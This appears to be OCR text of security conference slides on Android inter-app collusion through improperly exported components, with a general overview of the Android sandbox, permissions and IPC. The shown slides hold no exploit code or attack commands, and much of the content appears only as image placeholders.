INTER-APP COLLUSION:

EXPLOITING THE IMPROPER EXPORT OF ANDROID APPLICATION COMPONENTS FOR PRIVILEGE ELEVATION & CREDENTIAL THEFT

BY EDWARD WARREN

AGENDA

#WHOAMI

OVERVIEW OF ANDROID SECURITY CHALLENGES

MECHANISM OF INTER-APP COLLUSION

CASE STUDIES

#WHOAMI

Security Analyst at SEDARA™


Any views or opinions expressed are solely my own

ACTUATOR.SH

#WHOAMI

Bug Enthusiast =)

A BRIEF OVERVIEW OF ANDROID APPLICATION SECURITY



THE ANDROID SANDBOX

Android's Foundation

– Built on the Linux Kernel & tailored for mobile devices.


Security Focus

– Critical in mobile computing due to personal data sensitivity.

Sandbox Concept

– Isolates application processes for enhanced security.

THE ANDROID SANDBOX



Unique User IDs (UIDs)

— Each app assigned a distinct UID at install time.

Process Isolation

— Apps run in isolated processes, limiting interaction and data access.

Permission System


— Access to resources like *Phone*, *Internet*, *Camera*, *Contacts* & *Location* requires user consent.

Inter-Process Communication (IPC)

— Controlled and secure communication channels between apps.


MECHANISM OF INTER-APP COLLUSION

Inter-Process Communication (IPC)




MECHANISM OF INTER-APP COLLUSION

Inter-Process Communication (IPC)




MECHANISM OF INTER-APP COLLUSION


Inter-Process Communication (IPC)



